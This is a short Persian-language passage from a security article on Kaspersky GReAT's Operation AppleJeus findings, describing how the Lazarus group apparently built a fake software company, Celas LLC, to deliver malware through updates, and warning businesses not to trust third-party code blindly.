محققان GReAT نمی‌توانند با اطمینان درباره اینکه آیا Celas LLC در معرض خطر قرار گرفته و شخص تهدیدکننده از آن به منظور تزریق بدافزار توسط یک مکانیزم به‌روزرسانی سوء استفاده می‌کند، سخن گویند. با این حال، تلاش‌های موفقیت‌آمیز چندگانه Lazarus به منظور سازش با شرکت‌های زنجیره تأمین به ادامه کشف این روش تهدید اشاره می‌نماید. از تمام زوایا، در داستان Celas LLC به نظر می‌رسد که مهاجم یک روش جزئی برای ایجاد یک کسب‌وکار به ظاهر قانونی و تزریق کد مخرب به یک مکانیزم به‌روزرسانی نرم‌افزار به ظاهر قانونی، پیدا کرده است. منطقی به نظر می‌رسد اگر کسی قادر به سازش با یک زنجیره تأمین نباشد، چرا نتواند یک زنجیره تأمین جعلی بسازد؟

این موضوع باید یک درس برای همه ما و هشدار به کسب‌وکارهایی که از نرم‌افزار شخص ثالث استفاده می‌کنند، باشد. به طور خودکار به کد اجرا شده بر روی سیستم خود اعتماد نکنید. ظاهر خوب، پروفایل جامع شرکت و گواهی‌نامه‌های دیجیتال آن، عدم وجود backdoorها را تضمین نمی‌کند. اعتماد باید کسب و اثبات گردد.

منبع:

[۱] https://securelist.com/operation-applejeus/۸۷۵۵۳/